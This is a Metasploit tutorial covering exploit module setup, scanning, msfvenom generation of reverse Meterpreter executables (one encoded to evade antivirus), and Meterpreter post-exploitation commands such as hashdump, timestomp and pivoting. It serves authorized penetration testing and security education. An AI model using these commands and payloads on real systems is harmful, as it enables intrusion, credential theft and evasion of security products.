
Metasploit is one of the most widely used penetration testing frameworks for security assessments and authorized security testing. It provides tools for discovering vulnerabilities, launching exploits, generating payloads, and managing remote sessions.
In this tutorial, you’ll learn the core Metasploit commands, how to work with modules and payloads, use common auxiliary modules, generate payloads with msfvenom, interact with Meterpreter sessions, and manage multiple sessions effectively.
Note: Only use Metasploit on systems and networks that you own or have explicit permission to test.
Prerequisites
Before getting started, ensure you have:
- Metasploit Framework installed
- Access to msfconsole
- Appropriate authorization to test target systems
- Basic familiarity with terminal commands
Launch Metasploit by starting the Metasploit console:
msfconsole
Understanding Metasploit Modules
Metasploit organizes functionality into modules such as exploits, payloads, auxiliaries, and post-exploitation tools.
Search for a Module
Use the search command to locate modules matching a keyword or regular expression.
msf > search [regex]Example
msf > search ssh
Select an Exploit Module
Once you’ve identified a suitable exploit, load it using the use command.
msf > use exploit/[ExploitPath]Example
msf > use exploit/multi/ssh/sshexec
Configure a Payload
Many exploits require a payload. Set it using:
msf > set PAYLOAD [PayloadPath]Example
msf > set PAYLOAD generic/ssh/interact
View Available Options
To see the required and optional parameters for the current module:
msf > show options
This displays settings such as target hosts, ports, and payload configurations.
Set Module Options
Configure required parameters using:
msf > set [Option] [Value]Example
msf > set RHOSTS 10.228.12.150
msf > set RPORT 22
msf > set USERNAME root
msf > set PASSWORD root
Run the Exploit
After configuring all required settings, execute the module:
msf > exploit
Useful Auxiliary Modules
Auxiliary modules perform tasks such as scanning, enumeration, and running services without exploiting vulnerabilities directly.
TCP Port Scanner
Load the TCP port scanner module:
msf > use auxiliary/scanner/portscan/tcp
Specify the target range:
msf > set RHOSTS 10.10.10.0/24Run the scan:
msf > run
DNS Enumeration
The DNS enumeration module can gather DNS-related information about a target domain.
Load the module:
msf > use auxiliary/gather/enum_dnsSet the target domain:
msf > set DOMAIN example.comRun the module:
msf > run
Start an FTP Server
Metasploit can also launch an FTP server.
Load the FTP server module:
msf > use auxiliary/server/ftpSpecify the FTP root directory:
msf > set FTPROOT /tmp/ftprootStart the server:
msf > run
Start a SOCKS4 Proxy Server
Load the SOCKS4 proxy module:
msf > use auxiliary/server/socks_proxy
Run it:
msf > run
Creating Payloads with msfvenom
msfvenom is a payload generation tool that replaced the older msfpayload and msfencode utilities. It can create standalone payload files in various formats.
List Available Payloads
View available payloads:
msfvenom -l payloads
Generate a Payload
Basic syntax:
msfvenom -p [PayloadPath] -f [FormatType] LHOST=[LocalHost] LPORT=[LocalPort]Example: Generate a Reverse Meterpreter Executable
msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=10.1.1.1 LPORT=4444 > met.exe
This command generates a Windows executable payload and saves it as met.exe.
Common Output Formats
Use the -f option to specify an output format.
Available examples include:
- exe – Executable
- pl – Perl
- rb – Ruby
- raw – Raw shellcode
- c – C code
To list all supported formats:
msfvenom --help-formats
Encoding Payloads with msfvenom
Payload encoding can be applied when generating payloads.
List Available Encoders
msfvenom -l encoders
Encode a Payload
General syntax:
msfvenom -p [Payload] -e [Encoder] -f [FormatType] -i [EncodeIterations] LHOST=[LocalHost] LPORT=[LocalPort]Example
The following example encodes a payload five times using the x86/shikata_ga_nai encoder:
msfvenom -p windows/meterpreter/reverse_tcp -i 5 -e x86/shikata_ga_nai -f exe LHOST=10.1.1.1 LPORT=4444 > mal.exe
Important: Encoding does not guarantee bypassing security products. Always test payloads in authorized environments.
Meterpreter Basics
Meterpreter provides an interactive post-exploitation environment with commands for system management, file operations, networking, and more.
Basic Commands
- Display help:
- help or ?
- Exit a session:
- exit or quit
- Display system information:
- sysinfo
- Reboot or shut down the system:
- shutdown
- reboot
Meterpreter File System Commands
- Navigate directories:
- cd
- Change directory on the local machine:
- lcd
- Display the current directory:
- pwd or getwd
- List files:
- ls
- View file contents:
- cat
- Download files:
- download
- Upload files:
- upload
- Create and remove directories:
- mkdir
- rmdir
- Edit a file:
- edit
Meterpreter Process Commands
- View the current process ID:
- getpid
- View the current user context:
- getuid
- List running processes:
- ps
- Terminate a process:
- kill
- Execute a program:
- execute
- Migrate to another process:
- migrate
Meterpreter Network Commands
- Display network interface information:
- ipconfig
- Forward TCP traffic:
- portfwd
- View or manage routes:
- route
Additional Meterpreter Commands
- Show system idle time:
- idletime
- Enable or disable keyboard or mouse interaction:
- uictl [enable/disable] [keyboard/mouse]
- Capture a screenshot:
- screenshot
Loading Additional Meterpreter Modules
- Load a module:
- use [module]
- Some commonly used commands include:
- hashdump
- timestomp
Managing Metasploit Sessions
When working with multiple targets, Metasploit provides tools for handling jobs and sessions efficiently.
Run an Exploit and Background the Session
Launch an exploit and immediately background the new session:
msf > exploit -zRun an Exploit as a Background Job
Start the exploit as a job:
msf > exploit -jView Running Jobs
List active jobs:
msf > jobs -lStop a Job
Terminate a job by ID:
msf > jobs -k [JobID]Working with Multiple Sessions
List Sessions
Display all backgrounded sessions:
msf > sessions -lInteract with a Session
Connect to a specific session:
msf > session -i [SessionID]Background the Current Session
From an active Meterpreter session:
background Or use: Ctrl+ZRouting Traffic Through a Session
Metasploit supports pivoting traffic through existing sessions.
Add a route:
msf > route add [Subnet to Route To] [Subnet Netmask] [SessionID]This allows Metasploit modules to communicate with systems reachable through the specified session.
Conclusion
Metasploit provides a powerful framework for security testing, combining exploit modules, payload generation, auxiliary tools, Meterpreter functionality, and session management in a single platform.
By understanding how to search for modules, configure payloads, generate payloads with msfvenom, interact with Meterpreter, and manage sessions, you’ll be better prepared to perform authorized penetration testing and security assessments efficiently.